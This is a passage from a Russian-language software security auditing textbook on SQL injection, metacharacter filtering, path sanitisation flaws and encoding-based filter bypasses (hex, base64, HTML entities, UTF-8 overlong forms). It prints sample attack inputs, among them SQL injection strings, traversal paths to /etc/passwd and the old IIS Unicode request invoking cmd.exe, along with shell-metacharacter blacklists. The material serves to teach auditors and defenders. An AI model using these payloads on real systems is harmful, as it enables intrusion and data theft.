Этот пример похож на предыдущий, за исключением того, что значение order\_id получено из скрытой переменной, которая должна содержать целочисленное значение. Этот оператор можно скомпрометировать, передав значение вроде "1 OR 1=1" для hid\_order\_id. В этом случае можно ожидать, что приложение вернет все заказы в системе.

NB. PHP и MySQL предоставляют механизмы очистки строк, помогающие снизить риск этой атаки. Примеры фильтрующих функций: `mysql_real_escape_string()`, `dbx_escape_string()` и `pg_escape_string()`. Однако фильтрация не является самым надежным способом решения этой проблемы, поскольку это все еще внутрислойное представление, которое может быть уязвимо к непредвиденным векторам атак и ошибкам в процедурах фильтрации. Глава 17 обсуждает параметризованные запросы как внеполосный метод запросов, обеспечивающий более эффективную защиту.

Влияние уязвимостей SQL-инъекции меняется в зависимости от RDBMS и структуры базы данных. Некоторые базы данных ограничивают внедренные запросы областью исходного оператора; например, уязвимость в операторе Oracle SELECT позволяет внедрять только дополнительные SELECT или вызовы функций. На другом конце спектра некоторые базы данных позволяют внедренному оператору почти неограниченную функциональность; Microsoft SQL Server позволяет завершить текущий оператор точкой с запятой, а затем добавить другой оператор.

Во многих случаях содержимое базы данных является конечной целью атакующих, поэтому они довольны любой уязвимостью, дающей произвольное взаимодействие с базой данных. Однако атаку также можно расширить на хостинговую систему. Многие реализации RDBMS имеют хранимые процедуры для запуска системных команд или произвольных процессов. Атакующие могут использовать эти процедуры, если сессии базы данных явно не запрещен доступ. Если этот подход не удастся, сама реализация RDBMS может раскрывать уязвимости. Многие хранимые процедуры и функции реализованы на других языках, что может раскрыть множество других потенциальных уязвимостей, подробнее обсуждаемых в главе 17.

Возможно, также потребуется учитывать проблемы усечения, которые могут приводить к SQL-инъекции, как при обработке файлов. Эта ошибка может возникать в языках, использующих буферы фиксированного размера; атакующие могут заполнить буфер достаточно, чтобы устранить завершающие условия. Конечно, большинство разработчиков предпочитает использовать языки со строковыми классами-счетчиками при обработке SQL-запросов. Тем не менее эту атаку стоит держать в уме, если вы встретите C/C++-интерфейсы, манипулирующие SQL. Листинг 8-21 показывает пример.

#### Листинг 8-21. Уязвимость усечения SQL

```
int search_orders(char *post_detail, char *sess_account)
{
    char buf[1024];
    int rc;
    post_detail = escape_sql(post_detail);
    sess_account = escape_sql(sess_account);

    snprintf(buf, sizeof(buf),
        "SELECT * FROM orders WHERE detail LIKE " \
        "'%%%s%%\'' AND account = \'%s\'",
        post_detail, sess_account);

    rc = perform_query(buffer);

    free(post_detail);
    free(sess_account);

    if(rc > 0)
        return 1;
    return 0;
}
```

Предположим, что функция `search_orders()` в листинге 8-21 позволяет пользователям искать только по собственным заказам и ничьим больше. Функция `escape_sql()` не дает пользователям внедрять управляющие символы, а переменная `sess_account` берется из сессии. Это означает, что



пользователи могут манипулировать только длиной и содержимым переменной `post_detail`. Однако они могут дополнить `post_detail` достаточным количеством знаков процента (%), чтобы `sprintf()` отрезала условие AND, ограничивающее запрос текущими пользователями. Получившийся запрос затем извлекает все заказы независимо от пользователя.

## Фильтрация метасимволов

Потенциальные проблемы, связанные с метасимволами, часто требуют более оборонительной стратегии программирования. Обычно эта стратегия включает попытку обнаружить потенциальные атаки или очистить ввод перед его интерпретацией. Есть три базовых варианта:

- Обнаружить ошибочный ввод и отклонить то, что выглядит как атака.
- Обнаружить и удалить опасные символы.
- Обнаружить и закодировать опасные символы с помощью escape-последовательности метасимвола.

У каждого из этих вариантов есть свои применения, и каждый открывает возможность новых уязвимостей. Первые два варианта пытаются полностью устранить метасимволы, поэтому имеют некоторые общие свойства, рассматриваемые в следующем разделе. Третий вариант включает ряд уникальных вопросов, поэтому рассматривается отдельно в разделе "Экранирование метасимволов".

## Устранение метасимволов

Отклонение недопустимых запросов и удаление опасных символов - похожие стратегии; обе включают пропуск пользовательских данных через некоторую процедуру очистки, часто с использованием регулярного выражения. Если запрещенный ввод отклоняется, любой запрос, содержащий

недопустимые метасимволы, просто отбрасывается. Обычно этот подход включает некоторую ошибку, объясняющую, почему ввод не был разрешен, как показано в этом примере:

```
if($input_data =~ /^[^A-Za-z0-9_ ]/){  
    print "Error! Input data contains illegal characters!";  
    exit;  
}
```

В этом примере переменная `input_data` проверяется на любой символ, который не является буквенно-цифровым символом, подчеркиванием или пробелом. Если такие символы найдены, сигнализируется ошибка, и обработка завершается.

При удалении символов ввод изменяется, чтобы избавиться от любых нарушений ограничений, а затем обработка продолжается как обычно. Вот простая модификация предыдущего примера:

```
$input_data =~ s/[^A-Za-z0-9]/g;
```

У каждого варианта есть сильные и слабые стороны. Отклонение опасного ввода снижает вероятность нарушения, потому что меньше вещей может пойти не так при обработке. Однако высокий уровень ложных срабатываний на определенных вводах может сделать приложение особенно недружелюбным. Удаление элементов данных опаснее, потому что разработчики могут допустить небольшие ошибки при реализации фильтров, исправляющих входной поток. Однако удаление ввода может считаться более устойчивым, потому что приложение может обрабатывать широкий спектр ввода без постоянной генерации ошибок.

Оба подхода должны учитывать, насколько сильна их реализация фильтра; если они не ловят весь опасный ввод, все, что происходит после этого, уже не имеет большого значения. Есть два основных типа фильтров: явные запрещающие фильтры, или черные списки, и явные разрешающие фильтры, или белые списки. При явном запрещающем фильтре все данные считаются допустимыми, кроме конкретных символов, признанных опасными. Листинг 8-22 - пример реализации явного запрещающего фильтра.

#### Листинг 8-22. Фильтр черного списка символов

```
int islegal(char *input)
{
    char *bad_characters = "\"\\|;<>&-*";

    for(; *input; input++){
        if(strchr(bad_characters, *input)
            return 0;
        }

    return 1;
}
```

Как видите, этот фильтр разрешает любые символы, кроме тех, что входят в набор `bad_characters`. Напротив, явный разрешающий фильтр проверяет наличие символов, которые считаются допустимыми, а все остальное считается недопустимым, как показано в листинге 8-23.

#### Листинг 8-23. Фильтр белого списка символов

```
int islegal(char *input)
{
    for(; *input; input++){
        if(!isalnum(*input) && *input != '_' && !isspace(*input))
            return 0;
        }

    return 1;
}
```

Этот пример похож на листинг 8-22, за исключением того, что он проверяет присутствие каждого символа в наборе допустимых символов, а не проверяет недопустимые символы. Фильтры белого списка по своей природе гораздо более ограничительны, поэтому обычно считаются более безопасными. Однако когда принимаемый набор велик, использование явного запрещающего фильтра может быть более уместным.

При анализе кода, содержащего фильтры любого вида, нужно определить, не забыло ли приложение учесть какой-либо опасный ввод. Для этого следует выполнить такие шаги:

1. Составьте список всего ввода, который разрешает фильтр.
2. Составьте список всего ввода, который опасен, если оставить его во входном потоке.
3. Проверьте, есть ли какие-либо результаты на пересечении этих двух списков.

Шаг 1 прямолинеен и может быть выполнен простым чтением кода; однако шаг 2 может требовать больше творческого подхода. Чем больше у вас знаний о компоненте или программе, интерпретирующей данные, тем более тщательный анализ вы сможете выполнить. Следовательно, хороший аудитор кода должен быть знаком с любыми форматами данных, которые встречается при оценке. Например, программирование оболочки и SQL - это форматы метаданных, часто используемые в Web-приложениях.

## Недостаточная фильтрация

Когда у вас уже есть глубокое знание форматов, с которыми вы работаете, обычно возникает соблазн не составлять списки разрешенного ввода. Вместо этого можно решить опереться на уже имеющиеся знания, чтобы оценить силу фильтра. Такой подход может быть достаточным, но он также повышает шансы пропустить тонкие уязвимости, как это мог сделать разработчик приложения. Например, взгляните на листинг 8-24, демонстрирующий уязвимость фильтрации в сервере PCNFSD.

### Листинг 8-24. Уязвимость метасимволов в PCNFSD

```
int suspicious (s)
char *s;
{
    if(strpbrk(s, ";|&<>`'#!*()[]^") != NULL)
        return 1;
    return 0;
}
```

Фильтр построен, чтобы удалять опасные символы перед передачей данных в `ropen()`. У разработчиков есть довольно полный набор отклонения, но они пропустили один символ. Видите какой? Верно: это символ новой строки (`'\n'`). Если во входной поток вставить символ новой строки, оболочка обрабатывает данные перед ним как одну команду, а данные после него - как новую команду, тем самым позволяя атакующим запускать произвольные команды. Этот пример интересен тем, что символ новой строки часто забывают при фильтрации данных для проблем выполнения через оболочку. Люди думают о других разделителях команд, таких как точки с запятой, но часто забывают отфильтровать символ новой строки, демонстрируя, что даже опытные программисты могут быть знакомы с системой и все же допускать недосмотры, приводящие к уязвимостям.

Даже если вы знакомы с форматом, нужно помнить о разных реализациях или версиях программы. Уникальные расширения могут вносить возможность вариаций стандартных атак, а данные могут интерпретироваться более одного раза с разными правилами. Например, при очистке ввода для вызова `ropen()` нужно понимать, что любые данные, переданные вызываемой программе, интерпретируются командной оболочкой, а затем снова интерпретируются уже по-другому выполняемой программой.

## Уязвимости удаления символов

При удалении недопустимых символов вместо простого отклонения запроса возникают дополнительные риски. Причина в том, что у разработчиков появляется больше возможностей ошибиться. Помимо пропуска потенциально опасных символов, они могут допускать ошибки в реализации процедур очистки. Иногда реализации должны фильтровать многосимвольные последовательности; например, рассмотрим CGI-сценарий, открывающий файл в серверном каталоге данных. Разработчики хотят разрешить пользователям открывать любой файл в этом каталоге и, возможно, даже данные в подкаталогах ниже этого каталога. Поэтому и точка (.), и косая черта (/) являются допустимыми символами. Они, конечно, не хотят разрешить имена файлов, переданные пользователем, за пределами каталога данных, например `../../../../etc/passwd`; поэтому разработчики удаляют вхождения последовательности `../`. Реализация этого фильтра показана в листинге 8-25.

### Листинг 8-25. Уязвимость при фильтрации последовательности символов

```
char *clean_path(char *input)
{
    char *src, *dst;

    for(src = dst = input; *src; ){

        if(src[0] == '.' && src[1] == '.' && src[2] == '/'){
            src += 3;
            memmove(dst, src, strlen(src)+1);
            continue;
        } else
            *dst++ = *src++;
    }

    *dst = '\0';

    return input;
}
```

К сожалению, этот алгоритм фильтрации имеет серьезный дефект. Когда встречается `../`, она удаляется из потока копированием остатка пути поверх `../`. Однако указатель `src` увеличивается на три байта, поэтому он не обрабатывает три байта, непосредственно следующие за последовательностью `../`. Следовательно, все, что нужно сделать атакующему для обхода, - поставить одну последовательность из двух точек сразу после другой, потому что вторая будет пропущена. Например, ввод вроде `../../../../test.txt` преобразуется в `../test.txt`. Листинг 8-26 показывает, как исправить неверный фильтр.

### Листинг 8-26. Уязвимость при фильтрации последовательности символов #2

```
char *clean_path(char *input)
{
    char *src, *dst;

    for(src = dst = input; *src; ){

        if(src[0] == '.' && src[1] == '.' && src[2] == '/'){
            memmove(dst, src+3, strlen(src+3)+1);
            continue;
        } else
            *dst++ = *src++;
    }

    *dst = '\0';

    return input;
}
```

Теперь алгоритм удаляет последовательности `../`, но видите ли вы, что проблема все еще остается? Что произойдет, если передать аргумент файла вроде `....//hi`? Таблица 8-2 пошагово проходит алгоритм.

**Таблица 8-2. Ручная проверка `clean_path` с вводом `....//hi`**

| Итерация | Ввод                  | Вывод                                    |
|----------|-----------------------|------------------------------------------|
| 1        | <code>....//hi</code> | <code>.</code>                           |
| 2        | <code>...//hi</code>  | <code>..</code>                          |
| 3        | <code>..//hi</code>   | <code>..</code> (ничего не записывается) |
| 4        | <code>/hi</code>      | <code>../</code>                         |
| 5        | <code>hi</code>       | <code>../h</code>                        |
| 6        | <code>i</code>        | <code>../hi</code>                       |

Этот алгоритм демонстрирует тонкую проблему, общую для многих многосимвольных фильтров, удаляющих недопустимый ввод. Передавая символы вокруг запрещенных шаблонов, которые объединяются в запрещенный шаблон, вы заставляете сам фильтр построить вредоносный ввод, удалив байты между ними.

#### Совет по аудиту

При аудите многосимвольных фильтров попробуйте определить, возможно ли построение недопустимых последовательностей путем создания встроенных недопустимых шаблонов, как в листинге 8-26.

Также обратите внимание, что такие атаки возможны, когда разработчики используют один шаблон подстановки с регулярными выражениями, например:

```
$path =~ s/\\.\\.\\.\\\\/g;
```

Этот подход распространен в нескольких языках программирования, особенно Perl и PHP.

## Экранирование метасимволов

Экранирование опасных символов отличается от других методов фильтрации тем, что по сути неразрушительно. То есть оно не запрещает и не удаляет метасимволы, а обрабатывает их в более безопасной форме. Методы экранирования различаются между форматами данных, но самый распространенный метод - добавлять escape-метасимвол, обычно обратную косую черту, перед любыми потенциально опасными метасимволами. Этот метод позволяет безопасно интерпретировать такие символы как двухсимвольную escape-последовательность, так что приложение не будет интерпретировать метасимвол напрямую.

При анализе таких реализаций нужно помнить об escape-символе. Если с этим символом не обращаться аккуратно, его можно использовать для подрыва остальной части символьного фильтра. Например, следующий фильтр предназначен для экранирования кавычек из MySQL-запроса, используя обратную косую черту как escape-метасимвол:

```
$username =~ s/\"\'\"*/\\$1/g;

$password =~ s/\"\'\"*/\\$1/g;

...

$query = "SELECT * FROM users WHERE user='" . $username
        . "' AND pass = '" . $password . "'";
```

Этот запрос заменяет опасные символы кавычек экранированной версией символа. Например, имя пользователя "bob' OR user <> 'bob" будет заменено на "bob\' OR user <> \'bob". Поэтому атакующие не смогут выйти за пределы одинарных кавычек и скомпрометировать приложение. Однако шаблон регулярного выражения забывает экранировать символ обратной косой черты (\), поэтому у атакующих все еще остается путь атаки при передаче следующего:

```
username = bob\' OR username =

password = OR 1=1
```

Этот ввод после фильтрации создаст следующий запрос:

```
SELECT * FROM users WHERE user='bob\\' OR username = '

AND pass = ' OR 1=1
```

Сервер MySQL интерпретирует последовательность двойной обратной косой черты после bob как экранированную обратную косую черту. Это не дает вставленной обратной косой черте экранировать одинарную кавычку, позволяя атакующему изменить запрос.

NB. Экранирующие символы различаются между реализациями SQL. Обычно база данных поддерживает escape-последовательности slash-quote (\') или двойной апостроф ('). Однако разработчики могут перепутать, какая escape-последовательность поддерживается, и случайно использовать неправильную последовательность для целевой базы данных.

## Обход через метасимволы

Одно из самых интересных последствий экранирования метасимволов для безопасности состоит в том, что закодированные символы можно использовать для обхода других механизмов фильтрации. Как аудитор кода, вы должны определить, когда данные могут быть закодированы способом, подрывающим безопасность приложения. Для этого нужно связывать фазы декодирования с соответствующими решениями безопасности и последующими действиями в коде. Следующие шаги являются базовой процедурой:

1. Найдите каждое место в коде, где экранированный ввод декодируется.
2. Найдите связанные решения безопасности, основанные на этом вводе.
3. Если декодирование происходит после принятия решения, у вас есть проблема.

Чтобы выполнить эту процедуру корректно, нужно сопоставить, какие данные относятся к действию, выполняемому после проверки безопасности. Нет жесткого и универсального метода связывания фазы декодирования с решением безопасности, но нужно учитывать одно: чем больше

раз данные изменяются, тем больше возможностей обмануть логику безопасности. Помимо этого, все сводится к пониманию кода, участвующего в обработке данных. Чтобы помочь выстроить это понимание, следующие разделы дают конкретные примеры того, как кодировки данных используются для обхода фильтров.

## Шестнадцатеричное кодирование

HTTP подробнее обсуждается в последующих главах; однако это обсуждение кодирования было бы неполным, если бы не затрагивало стандартную форму кодирования URI и данных запросов. В основном все буквенно-цифровые символы передаются напрямую через HTTP, а все остальные символы, за исключением управляющих, экранируются с помощью трехсимвольной схемы кодирования. Эта схема использует символ процента (%), за которым следуют две шестнадцатеричные цифры, представляющие значение байта. Например, символ пробела, имеющий шестнадцатеричное значение 0x20, использует трехсимвольную последовательность %20.

HTTP-транзакции также могут включать символы Unicode. Подробности Unicode рассматриваются далее в этой главе в разделе "Наборы символов и Unicode", но для этого обсуждения нужно помнить только то, что символы Unicode могут быть представлены последовательностями из одного или двух байтов. Для однобайтовых последовательностей HTTP использует уже обсужденный метод шестнадцатеричного кодирования. Однако для двухбайтовых последовательностей символы Unicode могут кодироваться шестисимвольной последовательностью, состоящей из строки %u или %U, за которой следуют четыре шестнадцатеричные цифры. Эти цифры представляют 16-битное значение символа Unicode. Такие альтернативные кодировки являются потенциальной угрозой для протаскивания опасных символов через символьные фильтры. Чтобы понять проблему, посмотрите на пример кода в листинге 8-27.

### Листинг 8-27. Уязвимость имени пути с шестнадцатеричным кодированием

```
int open_profile(char *username)
{
    if(strchr(username, '/')) {
        log("possible attack, slashes in username");
        return -1;
    }

    chdir("/data/profiles");

    return open(hexdecode(username), O_RDONLY);
}
```

Этот, надо признать, искусственный пример имеет очевидную проблему безопасности: переменная `username` проверяется на косые черты (/) до того, как шестнадцатеричные символы декодируются. Используя описанную ранее технику связывания, можно сопоставить фазы декодирования, решения безопасности и действия, как показано в этом списке:

- Решение: если `username` содержит символ /, это опасно; см. строку 3 в листинге 8-27.
- Декодирование: шестнадцатеричное декодирование выполняется над вводом после решения; см. строку 10.
- Действие: `username` используется для открытия файла; см. строку 10.

Поэтому имя пользователя вроде `..%2F..%2Fetc%2Fpasswd` приводит к тому, что эта программа открывает системный файл паролей. Обычно такие уязвимости не настолько очевидны. Проблемы декодирования чаще возникают, когда программа разделена на компоненты, а отдельные модули изолированы от процесса декодирования. Поэтому разработчик, использующий модуль декодирования, обычно не знает, что именно происходит.

NB. Шестнадцатеричное кодирование также является популярным методом обхода защитного программного обеспечения, например IDS, используемого для обнаружения атак на Web-серверы. Если IDS не декодирует шестнадцатерично закодированные запросы или декодирует их неправильно, атака может быть проведена без генерации оповещения.

Обработка встроенных шестнадцатеричных последовательностей обычно проста. Декодер в целом может сделать две вещи неправильно:

- Пропустить NUL-байт.
- Декодировать недопустимые символы.

Ранее в этой главе вы изучали ошибочную реализацию, которая не проверяла NUL-байты (см. листинг 8-5). Поэтому здесь внимание будет сосредоточено на второй ошибке: декодировании недопустимых символов. Эта ошибка может возникнуть, когда делаются предположения о данных после знака `%`. Ожидается, что за знаком `%` следуют две шестнадцатеричные цифры. Листинг 8-28 показывает типичную реализацию преобразования этих значений в данные.

#### Листинг 8-28. Декодирование неверных байтовых значений

```
int convert_byte(char byte)
{
    if(byte >= 'A' && byte <= 'F')
        return (byte - 'A') + 10;
    else if(byte >= 'a' && byte <= 'f')
        return (byte - 'a') + 10;
    else
        return (byte - '0');
}

int convert_hex(char *string)
{
    int val1, val2;

    val1 = convert_byte(string[0]);
    val2 = convert_byte(string[1]);

    return (val1 << 4) | val2;
}
```

Функция `convert_byte()` дефектна тем, что предполагает: байт является числовым символом, если он не является явно шестнадцатеричной буквой. Поэтому недопустимые шестнадцатеричные символы, переданные этой функции, включая символы от A до F, создают неожиданные декодированные байты. Последствие для безопасности такого неправильного декодирования просто: любые фильтры, обрабатывающие данные на более ранней стадии, пропускают значения, которые могут появиться в результирующем выходном потоке.



## HTML- и XML-кодирование

HTML- и XML-документы могут содержать закодированные данные в форме сущностей, используемых для кодирования метасимволов HTML-рендеринга. Сущности строятся с помощью знака амперсанда (&), за которым следует сокращение сущности, и завершаются точкой с запятой. Например, для представления амперсанда используется сокращение amp, поэтому &amp; является закодированной HTML-сущностью. Полный список сущностей доступен на сайте World Wide Web Consortium (W3C) по адресу [www.w3c.org](http://www.w3c.org).

Еще интереснее, что символы также могут кодироваться как числовые кодовые точки в десятичном и шестнадцатеричном виде. Чтобы представить кодовую точку в десятичном виде, перед ее значением добавляется &#. Например, символ пробела имеет десятичное значение 32, поэтому представляется как &#32. Шестнадцатеричное кодирование похоже, за исключением того, что перед значением добавляется &#x, поэтому символ пробела (0x20) представляется как &#x20. Двухбайтовые символы Unicode также могут быть заданы пятизначными десятичными или четырехзначными шестнадцатеричными последовательностями. Эта форма кодирования подвержена тем же базовым уязвимостям, что и шестнадцатеричные декодеры, таким как встраивание NUL-символов, обход фильтров и предположение, что за последовательностью &# следуют как минимум два байта.

NB. Помните, что HTML-декодирование обычно выполняется клиентским браузером. Однако использование этой формы кодирования в XML-данных открывает возможность разнообразных атак, направленных на сервер.

## Несколько слоев кодирования

Иногда данные декодируются несколько раз и несколькими разными способами, особенно когда перед использованием ввода по назначению выполняется несколько слоев обработки.

Многократное декодирование чрезвычайно затрудняет проверку, потому что более высокие слои видят данные в промежуточном формате, а не в окончательном незакодированном содержимом.

В сложных многоуровневых приложениях тот факт, что ввод проходит через ряд фильтров или преобразований, может быть не сразу очевиден или может происходить только при определенных условиях. Например, данные, отправленные на HTTP Web-сервер, могут пройти декодирование base64, если заголовок Content-Encoding задает такое поведение, декодирование UTF-8, потому что это формат кодирования, указанный в заголовке Content-Type, и наконец шестнадцатеричное декодирование, выполняемое над всем HTTP-трафиком. Кроме того, если данные предназначены для Web-приложения или сценария, вполне возможно, что они проходят еще один уровень шестнадцатеричного декодирования. Рисунок 8-3 показывает это поведение.

Каждый компонент, участвующий в декодировании, часто разрабатывается без учета других компонентов, выполняющих дополнительные шаги декодирования на нижних или верхних уровнях, поэтому разработчики могут делать неверные суждения о том, каким должен быть результат ввода. Уязвимости такого рода связаны с предыдущими обсуждениями ошибок проектирования. В частности, межкомпонентные проблемы могут происходить, когда интерфейс компонента известен, но точная функция компонента неизвестна или не определена. Например, модуль Web-сервера может выполнять некоторое декодирование данных запроса, чтобы принимать решения безопасности об этих закодированных данных. Затем данные могут пройти еще один слой декодирования, что вносит возможность для атакующих протащить закодированное содержимое через фильтр.

Этот пример поднимает еще один интересный вопрос: уязвимости такого рода также могут быть результатом дефектов операционной безопасности. Как вы узнали в главе 3, "Операционный анализ", приложения не работают в вакууме, особенно интегрированные части программного обеспечения, такие как Web-приложения. Web-сервер и модули платформы могут предоставлять методы кодирования, которые атакующие могут использовать, чтобы нарушить безопасность приложения.

```
dXN1cj1wYXNzd2QmaG9tZWRpcj0uLi  
UyNSUzMiu0Ni4uJTl1JTMyJTQ2ZXR  
j
```

Base-64 Decoder

```
user=passwd&homedir=..%25%32%4  
6..%25%32%46etc
```

Hexadecimal Decoder  
(pass #1)

```
user=passwd&homedir=..%2F..%2Fet  
c
```

Hexadecimal Decoder  
(pass #1)

```
user=passwd&homedir=../../etc
```

**Рисунок 8-3. Закодированные Web-данные**

## Наборы символов и Unicode

В предыдущем разделе вас главным образом интересовали символы, которые, если оставить их без проверки, могут представлять угрозу безопасности для анализируемого приложения. Развивая эту идею, теперь вы изучите разные кодировки наборов символов и распространенные ситуации, в которых они могут вызывать проблемы. Кодировки наборов символов определяют последовательность байтов, используемую для представления символов в разных языках. В контексте безопасности вас интересует, как преобразования между наборами символов влияют на способность приложения точно оценивать потоки данных и фильтровать враждебный ввод.

### Unicode

Стандарт Unicode описывает символы любого языка уникальным и однозначным способом. Он в первую очередь предназначался для устранения ограничений набора символов ASCII и распространения потенциально несовместимых наборов символов для других языков. Результат - стандарт, определяющий "согласованный способ кодирования многоязычного текста, который обеспечивает международный обмен текстовыми данными и создает основу для глобального программного обеспечения". Стандарт Unicode, доступный на [www.unicode.org](http://www.unicode.org), определяет символы как серию кодовых точек, то есть числовых значений, которые могут быть закодированы в нескольких форматах, каждый со своим размером кодовых единиц. Кодовая единица - это единичная сущность с точки зрения процедур кодирования и декодирования; каждый размер кодовой единицы может быть представлен в любом порядке байтов: big endian (BE) или little endian (LE). Таблица 8-3 показывает разные форматы кодирования в Unicode.

**Таблица 8-3. Форматы кодирования Unicode**

| Имя      | Размер кодовой единицы, бит | Порядок байтов |
|----------|-----------------------------|----------------|
| UTF-8    | 8                           |                |
| UTF-16BE | 16                          | Big endian     |
| UTF-16LE | 16                          | Little endian  |
| UTF-32BE | 32                          | Big endian     |
| UTF-32LE | 32                          | Little endian  |

Обратите внимание, что спецификацию порядка байтов (BE или LE) можно опустить; в этом случае для указания порядка байтов может использоваться маркер порядка байтов (BOM) в начале ввода.

Эти схемы кодирования широко используются в HTTP-коммуникациях для данных запросов или XML-документов. Они также используются во множестве программного обеспечения на базе Microsoft, потому что современные операционные системы Windows внутренне используют Unicode для представления строк. Кодовое пространство Unicode - от 0 до 0x10FFFF, поэтому 16-битные и 8-битные кодовые единицы могут быть не способны представить целый символ Unicode из-за ограничений размера. Однако символы могут кодироваться как многобайтовые потоки; то есть несколько закодированных байтов в последовательности могут вместе представлять один символ Unicode.

Аудит программ, использующих символы Unicode и схемы кодирования Unicode, требует от ревьюеров проверить:

- Могут ли символы быть закодированы так, чтобы обходить проверки безопасности.
- Содержит ли реализация кодирования и декодирования собственные уязвимости.

Первая проверка требует убедиться, что символы не преобразуются после того, как фильтрующий код уже выполнил проверку целостности ввода. Например, в Web-сервере Microsoft Internet Information Services (IIS) была обнаружена серьезная ошибка. Она была результатом того, что программное обеспечение Web-сервера не декодировало Unicode-escape-последовательности перед проверкой, не пытается ли пользователь выполнить атаку обхода каталогов с двумя точками; поэтому оно не обнаруживало закодированные последовательности `../` и `..\`. Пользователи могли сделать следующий запрос:

```
GET /..\%c0%af..%c0%afwinnt/system32/cmd.exe/c+dir
```

Таким образом они могли запускать произвольные команды с разрешениями, используемыми Web-сервером.

NB. Подробности этой уязвимости можно найти по адресу  
[www.microsoft.com/security/technet/bulletin/MS00-078.mspx](http://www.microsoft.com/security/technet/bulletin/MS00-078.mspx).

Поскольку многие приложения используют представление Unicode, атака такого рода всегда является серьезной угрозой. Учитывая, что для выражения данных доступен диапазон схем кодирования, существует немало способов представить одну и ту же кодовую точку. Вы уже знаете, что значение можно представить в 8-, 16- или 32-битных кодовых единицах, в любом порядке байтов, но меньшие кодовые единицы имеют несколько способов представлять отдельные кодовые точки. Чтобы лучше это понять, нужно больше узнать о том, как кодируются кодовые точки, что объясняется в следующих разделах.

## UTF-8

Кодовые точки, закодированные в UTF-8, представляются как одно- или многобайтовые последовательности. Для диапазона значений от 0x00 до 0x7F требуется только один байт, поэтому кодировка UTF-8 для кодовых точек U.S. ASCII идентична ASCII. Для других значений, которые нельзя представить в 7 битах, задается начальный байт, за которым следует переменное число завершающих байтов, до четырех, которые вместе представляют кодируемое значение. Начальный байт состоит из установленного старшего бита плюс некоторого числа других битов в старшем слове, указывающих, сколько байтов находится в этом многобайтовом наборе. Поэтому число непрерывно установленных битов в старшем слове начального байта задает число завершающих байтов, как показано в таблице 8-4.

**Таблица 8-4. Схема кодирования начального байта UTF-8**

| Битовый шаблон | Следующих байтов |
|----------------|------------------|
| 110х хххх      | 1                |
| 1110 хххх      | 2                |
| 1111 хххх      | 3, 4 или 5       |

NB. Правила битовых шаблонов в таблице 8-4 слегка упрощены, но достаточны для целей этого обсуждения. Заинтересованным читателям рекомендуется посмотреть текущую спецификацию на [www.unicode.org](http://www.unicode.org).

Биты, замененные на х, используются для хранения части представляемого значения. Каждый завершающий байт начинается с двух старших битов, установленных в 10, и имеет младшие 6 битов, установленные для хранения части представляемого значения. Поэтому завершающий байт не может быть меньше 0x80 или больше 0xBF, а начальный байт также не может начинаться с 10, поскольку это сделало бы его неотличимым от завершающего байта.

До недавнего времени значения Unicode можно было кодировать любой из поддерживаемых многобайтовых длин. Например, символ / мог быть представлен как:

- 0x2F
- 0xC0 0xAF
- 0xE0 0x80 0xAF
- 0xF0 0x80 0x80 0xAF

Стандарт Unicode 3.0, выпущенный в 1999 году, был пересмотрен так, чтобы разрешать только кодирование в кратчайшей форме; например, единственная допустимая UTF-8-кодировка в предыдущем списке - 0x2F. Windows XP и более поздние версии применяют правило кратчайшей формы кодирования. Однако не все реализации Unicode соответствуют этому правилу. В частности, ASCII-символы часто принимаются как одно- или двухбайтовые последовательности, что может быть полезно для обхода символьных фильтров. Например, фильтр, ищущий косые черты в аргументе пути (0x2F), может пропустить последовательность 0xC0 0xAF; если преобразования UTF-8 выполняются позднее, этот символьный фильтр можно полностью обойти для любого произвольного ASCII-символа.

NB. Daniel J. Roelker опубликовал интересную статью о комбинировании разных многобайтовых кодировок с несколькими другими техниками шестнадцатеричного кодирования для обхода IDS-фильтрации HTTP-трафика. Она доступна по адресу [http://docs.idresearch.org/http\\_ids\\_evasions.pdf](http://docs.idresearch.org/http_ids_evasions.pdf).

## UTF-16

UTF-16 выражает кодовые точки как 16-битные слова, чего достаточно для представления большинства часто используемых символов в основных языках. Однако некоторые символы требуют больше 16 битов. Помните, что кодовое пространство Unicode находится в диапазоне от 0 до  $0x10FFFF$ , а максимальное значение, которое может представить 16-битное целое, -  $0xFFFF$ . Поэтому UTF-16 также может содержать многоединичные последовательности, так что кодовые точки, закодированные в UTF-16, могут занимать одну или две единицы. Кодовая точка выше  $0xFFFF$  требует двух кодовых единиц и кодируется как суррогатная пара; то есть пара кодовых единиц со специальной начальной битовой последовательностью, которые вместе представляют кодовую точку. Вот правила кодирования кодовых точек Unicode в UTF-16, взятые из RFC 2781:

1. Если  $U < 0x10000$ , закодируйте  $U$  как 16-битное беззнаковое целое и завершите.
2. Пусть  $U' = U - 0x10000$ . Поскольку  $U$  меньше или равно  $0x10FFFF$ ,  $U'$  должно быть меньше или равно  $0xFFFF$ . То есть  $U'$  можно представить в 20 битах.
3. Инициализируйте два 16-битных беззнаковых целых,  $w_1$  и  $w_2$ , значениями  $0xD800$  и  $0xDC00$  соответственно. У каждого целого есть 10 свободных битов для кодирования значения символа, всего 20 битов.
4. Присвойте 10 старших битов 20-битного  $U'$  10 младшим битам  $w_1$ , а 10 младших битов  $U'$  - 10 младшим битам  $w_2$ . Завершите.

Поскольку к битам, прочитанным из суррогатной пары, добавляется постоянное значение  $0x10000$ , нельзя кодировать произвольные значения так, как это было возможно в UTF-8. При кодировании UTF-16 есть только один способ представить кодовую точку.

## UTF-32

UTF-32 выражает кодовые точки как 32-битное значение. Поскольку он может представить любую кодовую точку одним значением, суррогатные пары никогда не требуются, как они требуются в UTF-8 и UTF-16. Единственный способ изменить представление кодовой точки в кодировке UTF-32 - изменить endian-формат потока данных, используя специальный BOM, упомянутый после таблицы 8-3.

## Уязвимости в декодировании

Как уже упоминалось, сложность корректной фильтрации данных Unicode состоит в том, что одно и то же значение можно представить многими способами: используя кодировки с разным размером слова, переключая порядок байтов и злоупотребляя уникальной способностью UTF-8 представлять одно и то же значение более чем одним способом. Приложение не будет подвержено обходу фильтров, если выполняется только одно декодирование данных, то есть данные декодируются, проверяются и затем используются. Однако в контексте HTTP-трафика только одно декодирование случается редко. Почему? Web-приложения резко увеличили сложность HTTP-обменов, и данные часто могут декодироваться несколько раз и несколькими способами. Например, Web-сервер IIS декодирует шестнадцатеричные последовательности в запросе, затем позднее выполняет над ним декодирование UTF-8, а затем может передать его ISAPI-фильтру или Web-приложению, которое выполнит над ним еще одно шестнадцатеричное декодирование.

NB. Отличную информацию о проблемах безопасности с Unicode можно найти в TR36, техническом отчете Unicode Security Considerations. На момент написания он доступен по адресу [www.unicode.org/reports/tr36/](http://www.unicode.org/reports/tr36/).

## Омографические атаки

